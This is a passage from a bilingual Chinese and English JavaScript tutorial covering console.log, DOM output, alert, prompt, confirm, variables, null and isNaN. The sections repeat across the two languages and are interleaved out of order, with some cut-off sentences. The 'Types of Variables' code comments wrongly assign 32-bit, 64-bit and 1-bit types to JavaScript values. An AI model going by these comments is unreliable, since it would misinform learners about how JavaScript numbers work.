In the example above, the console.log() function prints Hello, World! to the console and returns undefined (shown above in the console output window). This is because console.log() has no explicit return value.

Logging variables

console.log() can be used to log variables of any kind; not only strings. Just pass in the variable that you want to be displayed in the console, for example:

```
var foo = "bar";
console.log(foo);
```

This will log the following to the console:

```
> var foo = "bar";
  console.log(foo);
  bar
< undefined
```

如果你想记录两个或更多的值，只需用逗号分隔它们。连接时每个参数之间会自动添加空格：

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

这将在控制台输出以下内容：

```
> var thisVar = 'first value';
  var thatVar = 'second value';
  console.log("thisVar:", thisVar, "and thatVar:", thatVar);
  thisVar: first value and thatVar: second value
< undefined
```

占位符

你可以将`console.log()`与占位符结合使用：

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

这将在控制台输出以下内容：

```
> var greet = "Hello", who = "World";
  console.log("%s, %s!", greet, who);
  Hello, World!
< undefined
```

记录对象

下面我们看到记录一个对象的结果。这通常用于记录来自API调用的JSON响应。

```
console.log({
  'Email': '',
  'Groups': {},
  'Id': 33,
  'IsHiddenInUI': false,
  'IsSiteAdmin': false,
  'LoginName': 'i:0#.w|virtualdomain\\user2',
  'PrincipalType': 1,
```

```
> var foo = "bar";
  console.log(foo);
  bar
< undefined
```

If you want to log two or more values, simply separate them with commas. Spaces will be automatically added between each argument during concatenation:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

This will log the following to the console:

```
> var thisVar = 'first value';
  var thatVar = 'second value';
  console.log("thisVar:", thisVar, "and thatVar:", thatVar);
  thisVar: first value and thatVar: second value
< undefined
```

Placeholders

You can use `console.log()` in combination with placeholders:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

This will log the following to the console:

```
> var greet = "Hello", who = "World";
  console.log("%s, %s!", greet, who);
  Hello, World!
< undefined
```

Logging Objects

Below we see the result of logging an object. This is often useful for logging JSON responses from API calls.

```
console.log({
  'Email': '',
  'Groups': {},
  'Id': 33,
  'IsHiddenInUI': false,
  'IsSiteAdmin': false,
  'LoginName': 'i:0#.w|virtualdomain\\user2',
  'PrincipalType': 1,
```

```
'Title': 'user2'  
});
```

这将在控制台输出以下内容：

```
▼ Object {Email: "", Groups: Object, Id: 33, IsHiddenInUI: false, IsSiteAdmin: false...}  
  Email: ""  
  ► Groups: Object  
    Id: 33  
    IsHiddenInUI: false  
    IsSiteAdmin: false  
    LoginName: "i:0#.w|virtualdomain\user2"  
    PrincipalType: 1  
    Title: "user2"  
  ► __proto__: Object
```

记录 HTML 元素

您可以记录存在于DOM中的任何元素。在此示例中，我们记录 body 元素：

```
console.log(document.body);
```

这将在控制台输出以下内容：

```
▼ <body class="question-page new-topbar">  
  <noscript><div id="noscript-padding"></div></noscript>  
  <div id="notify-container"></div>  
  <div id="custom-header"></div>  
  ► <header class="so-header js-so-header _fixed">...</header>  
  ► <script>...</script>  
  ► <div class="container">...</div>  
  <script async src="https://cdn.sstatic.net/clc/clc.min.js?v=51f344c0b478"></script>  
  ► <div id="footer" class="categories">...</div>  
  ► <noscript>...</noscript>  
  ► <script>...</script>  
  ► <script>...</script>  
  ► <script>...</script>  
  ► <script type="text/javascript">...</script>  
</body>
```

```
'Title': 'user2'  
});
```

This will log the following to the console:

```
▼ Object {Email: "", Groups: Object, Id: 33, IsHiddenInUI: false, IsSiteAdmin: false...}  
  Email: ""  
  ► Groups: Object  
    Id: 33  
    IsHiddenInUI: false  
    IsSiteAdmin: false  
    LoginName: "i:0#.w|virtualdomain\user2"  
    PrincipalType: 1  
    Title: "user2"  
  ► __proto__: Object
```

Logging HTML elements

You have the ability to log any element which exists within the [DOM](#). In this case we log the body element:

```
console.log(document.body);
```

This will log the following to the console:

```
▼ <body class="question-page new-topbar">  
  <noscript><div id="noscript-padding"></div></noscript>  
  <div id="notify-container"></div>  
  <div id="custom-header"></div>  
  ► <header class="so-header js-so-header _fixed">...</header>  
  ► <script>...</script>  
  ► <div class="container">...</div>  
  <script async src="https://cdn.sstatic.net/clc/clc.min.js?v=51f344c0b478"></script>  
  ► <div id="footer" class="categories">...</div>  
  ► <noscript>...</noscript>  
  ► <script>...</script>  
  ► <script>...</script>  
  ► <script>...</script>  
  ► <script type="text/javascript">...</script>  
</body>
```

结束注释

有关控制台功能的更多信息，请参见控制台主题。

第 1.2 节：使用 DOM API

DOM 代表文档对象模型（Document Object Model）。它是结构化文档（如 XML 和 HTML）的面向对象表示。

设置Element的textContent属性是网页上输出文本的一种方式。

例如，考虑以下 HTML 标签：

```
<p id="paragraph"></p>
```

要更改其textContent属性，我们可以运行以下JavaScript代码：

End Note

For more information on the capabilities of the console, see the [Console topic](#).

Section 1.2: Using the DOM API

DOM stands for **Document Object Model**. It is an object-oriented representation of structured documents like XML and HTML.

Setting the `textContent` property of an Element is one way to output text on a web page.

For example, consider the following HTML tag:

```
<p id="paragraph"></p>
```

To change its `textContent` property, we can run the following JavaScript:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

这将选择id为paragraph的元素，并将其文本内容设置为“Hello, World”：

```
<p id="paragraph">Hello, World</p>
```

[\(另请参见此演示\)](#)

你也可以使用JavaScript以编程方式创建新的HTML元素。例如，考虑一个具有以下主体的HTML文档：

```
<body>
  <h1>添加一个元素</h1>
</body>
```

在我们的JavaScript中，我们创建了一个新的

标签，设置其textContent属性，并将其添加到html主体的末尾：

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); // 将新创建的元素添加到DOM中
```

这将把你的HTML主体更改为以下内容：

```
<body>
  <h1>添加一个元素</h1>
  <p>你好，世界</p>
</body>
```

请注意，为了使用JavaScript操作DOM中的元素，JavaScript代码必须在相关元素被创建之后运行。可以通过将JavaScript的<script>标签放在所有其他<body>内容之后来实现。或者，你也可以使用事件监听器来监听例如window的onload事件，将代码添加到该事件监听器中，这样可以延迟代码的执行，直到页面上的所有内容都加载完成。

第三种确保所有DOM都已加载的方法是使用0毫秒的定时器函数来包裹DOM操作代码。这样，JavaScript代码会被重新排入执行队列的末尾，给浏览器机会先完成一些等待处理的非JavaScript任务，然后再执行这段新的JavaScript代码。

第1.3节：使用window.alert()

alert方法会在屏幕上显示一个可视的警告框。alert方法的参数以纯文本形式显示给用户：

```
window.alert(message);
```

因为window是全局对象，你也可以使用以下简写调用：

```
alert(message);
```

那么，window.alert() 是做什么的呢？我们来看下面的例子：

```
alert('hello, world');
```

```
document.getElementById("paragraph").textContent = "Hello, World";
```

This will select the element that with the id paragraph and set its text content to "Hello, World":

```
<p id="paragraph">Hello, World</p>
```

[\(See also this demo\)](#)

You can also use JavaScript to create a new HTML element programmatically. For example, consider an HTML document with the following body:

```
<body>
  <h1>Adding an element</h1>
</body>
```

In our JavaScript, we create a new

tag with a textContent property of and add it at the end of the html body:


```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

That will change your HTML body to the following:

```
<body>
  <h1>Adding an element</h1>
  <p>Hello, World</p>
</body>
```

Note that in order to manipulate elements in the DOM using JavaScript, the JavaScript code must be run *after* the relevant element has been created in the document. This can be achieved by putting the JavaScript

在 Chrome 中，这将产生如下弹出窗口：



注意事项

alert 方法技术上是 window 对象的一个属性，但由于所有 window 属性都会自动成为全局变量，我们可以将 alert 作为全局变量使用，而不是作为 window 的属性——也就是说，你可以直接使用 alert() 而不是 window.alert()。

与使用 console.log 不同，alert 是一个模态提示，这意味着调用 alert 的代码会暂停，直到提示被响应。传统上，这意味着 在警告被关闭之前不会执行其他任何 JavaScript 代码：

```
alert('暂停！');
console.log('警告已关闭');
```

然而，规范实际上允许即使模态对话框仍在显示，其他事件触发的代码仍然可以继续执行。在这种实现中，模态对话框显示时，其他代码仍有可能运行。

关于 alert 方法的更多使用信息，可以参见模态提示相关主题。

通常不建议使用警告框(alert)，而推荐使用不会阻止用户与页面交互的其他方法——以创造更好的用户体验。尽管如此，它在调试时仍然有用。

从 Chrome 46.0 开始，window.alert() 在 `<iframe>` 内被阻止，除非其 `sandbox` 属性的值为 [allow-modal](#)。

第1.4节：使用window.prompt()

获取用户输入的简单方法是使用 prompt() 方法。

语法


```
prompt(text, [default]);
```

- text：提示框中显示的文本。
- default：输入字段的默认值（可选）。

示例

```
var age = prompt("你多大了？");
console.log(age); // 打印用户输入的值
```

In Chrome, that would produce a pop-up like this:



Notes

The alert method is technically a property of window object, but since all window properties are automatically global variables, we can use alert as a global variable instead of as a property of window - meaning you can directly use alert() instead of window.alert().

Unlike using console.log, alert acts as a modal prompt meaning that the code calling alert will pause until the prompt is answered. Traditionally this means that *no other JavaScript code will execute* until the alert is dismissed:

```
alert('Pause!');
console.log('Alert was dismissed');
```

However the specification actually allows other event-triggered code to continue to execute even though a modal dialog is still being shown. In such implementations, it is possible for other code to run while the modal dialog is being shown.

More information about usage of the alert method can be found in the modals prompts topic.

The use of alerts is usually discouraged in favour of other methods that do not block users from interacting with the page - in order to create a better user experience. Nevertheless, it can be useful for debugging.

Starting with Chrome 46.0, window.alert() is blocked inside an `<iframe>` unless its `sandbox` attribute has the value [allow-modal](#).

Section 1.4: Using window.prompt()

An easy way to get an input from a user is by using the prompt() method.


Syntax

```
prompt(text, [default]);
```

- text：The text displayed in the prompt box.
- default：A default value for the input field (optional).

Examples

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```



如果用户点击 **确定** 按钮时，返回输入的值。否则，该方法返回null。

prompt的返回值始终是字符串，除非用户点击 **取消**，在这种情况下返回null。

Safari是个例外，当用户点击取消时，函数返回一个空字符串。之后，你可以将返回值转换为其他类型，例如整数。

注意事项

- 当提示框显示时，用户无法访问页面的其他部分，因为对话框是模态窗口。
- 从Chrome 46.0开始，除非`<iframe>`的sandbox属性值为allow-modal，否则该方法在其中被阻止。

第1.5节：使用window.confirm()

`window.confirm()`方法显示一个带有可选消息和两个按钮（确定和取消）的模态对话框。

现在，让我们来看以下示例：


```
result = window.confirm(message);
```

这里，**message** 是可选的字符串，用于在对话框中显示，**result** 是一个布尔值，表示是否选择了确定或取消（true 表示确定）。


`window.confirm()` 通常用于在执行危险操作之前请求用户确认，比如在控制面板中删除某项内容：

```
if(window.confirm("您确定要删除此项吗？")) {  
    deleteItem(itemId);  
}
```

该代码在浏览器中的输出如下所示：



如果您需要稍后使用，可以简单地将用户交互的结果存储在变量中：



If the user clicks the **OK** button, the input value is returned. Otherwise, the method returns **null**.

The return value of `prompt` is always a string, unless the user clicks `Cancel`, in which case it returns `null`. Safari is an exception in that when the user clicks `Cancel`, the function returns an empty string. From there, you can convert the return value to another type, such as an integer.

Notes

- While the prompt box is displayed, the user is prevented from accessing other parts of the page, since dialog boxes are modal windows.
- Starting with Chrome 46.0 this method is blocked inside an `<iframe>` unless its sandbox attribute has the value allow-modal.

Section 1.5: Using `window.confirm()`

The `window.confirm()` method displays a modal dialog with an optional message and two buttons, OK and Cancel.

Now, let's take the following example:


```
result = window.confirm(message);
```

Here, **message** is the optional string to be displayed in the dialog and **result** is a boolean value indicating whether OK or Cancel was selected (true means OK).

`window.confirm()` is typically used to ask for user confirmation before doing a dangerous operation like deleting something in a Control Panel:

```
if(window.confirm("Are you sure you want to delete this?")) {  
    deleteItem(itemId);  
}
```

The output of that code would look like this in the browser:



If you need it for later use, you can simply store the result of the user's interaction in a variable:

```
var deleteConfirm = window.confirm("您确定要删除此项吗？");
```

注意事项

- 该参数是可选的，规范中并不要求必须提供。
- 对话框是模态窗口——它们会阻止用户访问程序界面的其他部分，直到对话框被关闭。因此，不应过度使用任何创建对话框（或模态窗口）的功能。无论如何，有充分的理由避免使用对话框进行确认。
- 从Chrome 46.0开始，除非`<iframe>`的`sandbox`属性值为`allow-modal`，否则该方法在其中被阻止。
- 通常情况下，调用`confirm`方法时会省略`window`符号，因为`window`对象总是隐式存在的。然而，建议显式定义`window`对象，因为在较低作用域层级中，具有相同名称的方法的实现可能会导致预期行为发生变化。

第1.6节：使用DOM API（带图形文本：Canvas、SVG或图像文件）

使用canvas元素

HTML 提供了`canvas`元素用于构建基于光栅的图像。

首先构建一个用于保存图像像素信息的`canvas`。

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

然后为`canvas`选择一个上下文，这里是二维的：

```
var ctx = canvas.getContext('2d');
```

然后设置与文本相关的属性：

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

然后将`canvas`元素插入页面以生效：

```
document.body.appendChild(canvas);
```

使用SVG

SVG用于构建可缩放的基于矢量的图形，可以在HTML中使用。

首先创建一个具有尺寸的SVG元素容器：

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

然后构建一个具有所需定位和字体特性的`text`元素：

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
```

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

Notes

- The argument is optional and not required by the specification.
- Dialog boxes are modal windows - they prevent the user from accessing the rest of the program's interface until the dialog box is closed. For this reason, you should not overuse any function that creates a dialog box (or modal window). And regardless, there are very good reasons to avoid using dialog boxes for confirmation.
- Starting with Chrome 46.0 this method is blocked inside an `<iframe>` unless its `sandbox` attribute has the value `allow-modal`.
- It is commonly accepted to call the `confirm` method with the `window` notation removed as the `window` object is always implicit. However, it is recommended to explicitly define the `window` object as expected behavior may change due to implementation at a lower scope level with similarly named methods.

Section 1.6: Using the DOM API (with graphical text: Canvas, SVG, or image file)

Using canvas elements

HTML provides the `canvas` element for building raster-based images.

First build a canvas for holding image pixel information.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Then select a context for the canvas, in this case two-dimensional:

```
var ctx = canvas.getContext('2d');
```

Then set properties related to the text:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Then insert the `canvas` element into the page to take effect:

```
document.body.appendChild(canvas);
```

Using SVG

SVG is for building scalable vector-based graphics and can be used within HTML.

First create an SVG element container with dimensions:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Then build a `text` element with the desired positioning and font characteristics:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
```

```
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

然后将实际要显示的文本添加到text元素中：

```
text.textContent = 'Hello world!';
```

最后将text元素添加到我们的svg容器中，并将svg容器元素添加到HTML文档中：

```
svg.appendChild(text);
document.body.appendChild(svg);
```

图片文件

如果你已经有一个包含所需文本的图片文件并将其放置在服务器上，可以添加图片的URL，然后按如下方式将图片添加到文档中：

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

```
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Then add the actual text to display to the textelement:

```
text.textContent = 'Hello world!';
```

Finally add the text element to our svg container and add the svg container element to the HTML document:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

Image file

If you already have an image file containing the desired text and have it placed on a server, you can add the URL of the image and then add the image to the document as follows:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

第二章：JavaScript变量

变量名 {必填} 变量的名称：用于调用时使用。
= [可选] 赋值（定义变量）
值 {使用赋值时必填} 变量的值 [默认值：未定义]

变量构成了大部分的JavaScript。这些变量包括从数字到对象的各种类型，它们遍布JavaScript中，使得编程生活更加轻松。

第2.1节：定义变量

```
var myVariable = "这是一个变量！";
```

这是一个定义变量的示例。这个变量被称为“字符串”，因为它包含ASCII字符 (A-Z, 0-9, !@#\$, 等等)

第2.2节：使用变量

```
var number1 = 5;  
number1 = 3;
```

这里，我们定义了一个名为“number1”的数字，初始值为5。然而，在第二行，我们将其值改为3。要显示变量的值，我们可以将其输出到控制台，或者使用window.alert()：

```
console.log(number1); // 3  
window.alert(number1); // 3
```

要进行加、减、乘、除等操作，我们可以这样写：

```
number1 = number1 + 5; // 3 + 5 = 8  
number1 = number1 - 6; // 8 - 6 = 2  
var number2 = number1 * 10; // 2 (乘以) 10 = 20  
var number3 = number2 / number1; // 20 (除以) 2 = 10;
```

我们也可以将字符串相加，这会将它们连接起来。例如：

```
var myString = "我是一段" + "字符串！"; // "我是一段字符串！"
```

第2.3节：变量类型

```
var myInteger = 12; // 32位数字 (范围从-2,147,483,648到2,147,483,647)  
var myLong = 9310141419482; // 64位数字 (范围从-9,223,372,036,854,775,808到  
9,223,372,036,854,775,807)  
var myFloat = 5.5; // 32位浮点数 (十进制)  
var myDouble = 9310141419482.22; // 64位浮点数  
  
var myBoolean = true; // 1位真/假 (0或1)  
var myBoolean2 = false;  
  
var myNotANumber = NaN;  
var NaN_Example = 0/0; // NaN：除以零是不可能的  
  
var notDefined; // 未定义：我们还没有给它赋值  
window.alert(aRandomVariable); // 未定义
```

Chapter 2: JavaScript Variables

variable_name {Required} The name of the variable: used when calling it.
= [Optional] Assignment (defining the variable)
value {Required when using Assignment} The value of a variable [default: undefined]

Variables are what make up most of JavaScript. These variables make up things from numbers to objects, which are all over JavaScript to make one's life much easier.

Section 2.1: Defining a Variable

```
var myVariable = "This is a variable!";
```

This is an example of defining variables. This variable is called a "string" because it has ASCII characters (A-Z, 0-9, !@#\$, etc.)

Section 2.2: Using a Variable

```
var number1 = 5;  
number1 = 3;
```

Here, we defined a number called "number1" which was equal to 5. However, on the second line, we changed the value to 3. To show the value of a variable, we log it to the console or use window.alert():

```
console.log(number1); // 3  
window.alert(number1); // 3
```

To add, subtract, multiply, divide, etc., we do like so:

```
number1 = number1 + 5; // 3 + 5 = 8  
number1 = number1 - 6; // 8 - 6 = 2  
var number2 = number1 * 10; // 2 (times) 10 = 20  
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

We can also add strings which will concatenate them, or put them together. For example:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

Section 2.3: Types of Variables

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)  
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to  
9,223,372,036,854,775,807)  
var myFloat = 5.5; // 32-bit floating-point number (decimal)  
var myDouble = 9310141419482.22; // 64-bit floating-point number  
  
var myBoolean = true; // 1-bit true/false (0 or 1)  
var myBoolean2 = false;  
  
var myNotANumber = NaN;  
var NaN_Example = 0/0; // NaN: Division by Zero is not possible  
  
var notDefined; // undefined: we didn't define it to anything yet  
window.alert(aRandomVariable); // undefined
```

```
var myNull = null; // 空值  
// 等等...
```

第2.4节：数组和对象

```
var myArray = []; // 空数组
```

数组是一组变量。例如：

```
var favoriteFruits = ["apple", "orange", "strawberry"];  
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];  
var employees = ["Billy", "Bob", "Joe"];  
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];  
var randomVariables = [2, "任何类型都可以", undefined, null, true, 2.51];  
  
myArray = ["零", "一", "二"];  
window.alert(myArray[0]); // 0 是数组的第一个元素  
// 在这种情况下，值是 "零"  
myArray = ["约翰·多", "比利"];  
elementNumber = 1;  
  
window.alert(myArray[elementNumber]); // 比利
```

对象是一组值；与数组不同，我们可以做得比它们更好：

```
myObject = {};  
john = {firstname: "约翰", lastname: "多", fullname: "约翰·多"};  
billy = {  
  firstname: "比利",  
  lastname: undefined,  
  fullname: "比利"  
};  
window.alert(john.fullname); // 约翰·多  
window.alert(billy.firstname); // 比利
```

与其创建一个数组["约翰·多伊", "比利"]并调用myArray[0]，不如直接调用john.fullname和billy.firstname。

```
var myNull = null; // null  
// etc...
```

Section 2.4: Arrays and Objects

```
var myArray = [] // empty array
```

An array is a set of variables. For example:

```
var favoriteFruits = ["apple", "orange", "strawberry"];  
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];  
var employees = ["Billy", "Bob", "Joe"];  
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];  
var randomVariables = [2, "any type works", undefined, null, true, 2.51];  
  
myArray = ["zero", "one", "two"];  
window.alert(myArray[0]); // 0 is the first element of an array  
// in this case, the value would be "zero"  
myArray = ["John Doe", "Billy"];  
elementNumber = 1;  
  
window.alert(myArray[elementNumber]); // Billy
```

An object is a group of values; unlike arrays, we can do something better than them:

```
myObject = {};  
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};  
billy = {  
  firstname: "Billy",  
  lastname: undefined,  
  fullname: "Billy"  
};  
window.alert(john.fullname); // John Doe  
window.alert(billy.firstname); // Billy
```

Rather than making an array ["John Doe", "Billy"] and calling myArray[0], we can just call john.fullname and billy.firstname.

第3章：内置常量

第3.1节：null

`null` 用于表示对象值的有意缺失，是一种原始值。与 `undefined` 不同，它不是全局对象的属性。

它等于 `undefined` 但不全等于它。

```
null == undefined; // true  
null === undefined; // false
```

注意：`typeof null` 的结果是 'object'。

```
typeof null; // 'object';
```

要正确检查一个值是否为 `null`，应使用严格相等运算符进行比较

```
var a = null;  
  
a === null; // true
```

第3.2节：使用 `isNaN()` 测试 NaN

`window.isNaN()`

全局函数 `isNaN()` 可用于检查某个值或表达式是否计算结果为 `NaN`。该函数（简而言之）首先检查该值是否为数字，如果不是则尝试进行转换 (*)，然后检查转换后的值是否为 `NaN`。

因此，这种测试方法可能会引起混淆。

(*) “转换”方法并不简单，详见 [ECMA-262 18.2.3 中算法的详细说明](#)。

以下示例将帮助你更好地理解 `isNaN()` 的行为：

```
isNaN(NaN);          // true  
isNaN(1);           // false: 1 是数字  
isNaN(-2e-4);       // false: -2e-4 是数字 (-0.0002) , 科学计数法  
isNaN(Infinity);    // false: Infinity 是数字  
isNaN(true);         // false: 转换为 1, 属于数字  
isNaN(false);        // false: 转换为 0, 属于数字  
isNaN(null);         // false: 转换为 0, 属于数字  
isNaN("");           // false: 转换为 0, 属于数字  
isNaN(" ");          // false: 转换为 0, 属于数字  
isNaN("45.3");       // false: 字符串表示数字, 转换为 45.3  
isNaN("1.2e3");      // false: 字符串表示数字, 转换为 1.2e3  
isNaN("Infinity");   // false: 字符串表示数字, 转换为 Infinity  
isNaN(new Date());    // false: Date 对象, 转换为自纪元以来的毫秒数  
isNaN("10$");         // true : 转换失败, 美元符号不是数字  
isNaN("hello");       // true : 转换失败, 完全没有数字  
isNaN(undefined);     // true : 转换为 NaN  
isNaN();              // true : 转换为 NaN (隐式为 undefined)  
isNaN(function(){});  // true : 转换失败  
isNaN({});            // true : 转换失败  
isNaN([1, 2]);         // true : 转换为 "1, 2", 无法转换为数字
```

最后这个有点棘手：检查一个数组是否为 `NaN`。为此，`Number()` 构造函数首先将数组转换

Chapter 3: Built-in Constants

Section 3.1: null

`null` is used for representing the intentional absence of an object value and is a primitive value. Unlike `undefined`, it is not a property of the global object.

It is equal to `undefined` but not identical to it.

```
null == undefined; // true  
null === undefined; // false
```

CAREFUL: The `typeof null` is 'object'.

```
typeof null; // 'object';
```

To properly check if a value is `null`, compare it with the strict equality operator

```
var a = null;  
  
a === null; // true
```

Section 3.2: Testing for NaN using `isNaN()`

`window.isNaN()`

The global function `isNaN()` can be used to check if a certain value or expression evaluates to `NaN`. This function (in short) first checks if the value is a number, if not tries to convert it (*), and then checks if the resulting value is `NaN`. For this reason, **this testing method may cause confusion**.

(*) The "conversion" method is not that simple, see [ECMA-262 18.2.3](#) for a detailed explanation of the algorithm.

These examples will help you better understand the `isNaN()` behavior:

```
isNaN(NaN);          // true  
isNaN(1);           // false: 1 is a number  
isNaN(-2e-4);       // false: -2e-4 is a number (-0.0002) in scientific notation  
isNaN(Infinity);    // false: Infinity is a number  
isNaN(true);         // false: converted to 1, which is a number  
isNaN(false);        // false: converted to 0, which is a number  
isNaN(null);         // false: converted to 0, which is a number  
isNaN("");           // false: converted to 0, which is a number  
isNaN(" ");          // false: converted to 0, which is a number  
isNaN("45.3");       // false: string representing a number, converted to 45.3  
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3  
isNaN("Infinity");   // false: string representing a number, converted to Infinity  
isNaN(new Date());    // false: Date object, converted to milliseconds since epoch  
isNaN("10$");         // true : conversion fails, the dollar sign is not a digit  
isNaN("hello");       // true : conversion fails, no digits at all  
isNaN(undefined);     // true : converted to NaN  
isNaN();              // true : converted to NaN (implicitly undefined)  
isNaN(function(){});  // true : conversion fails  
isNaN({});            // true : conversion fails  
isNaN([1, 2]);         // true : converted to "1, 2", which can't be converted to a number
```

This last one is a bit tricky: checking if an Array is `NaN`. To do this, the `Number()` constructor first converts the array

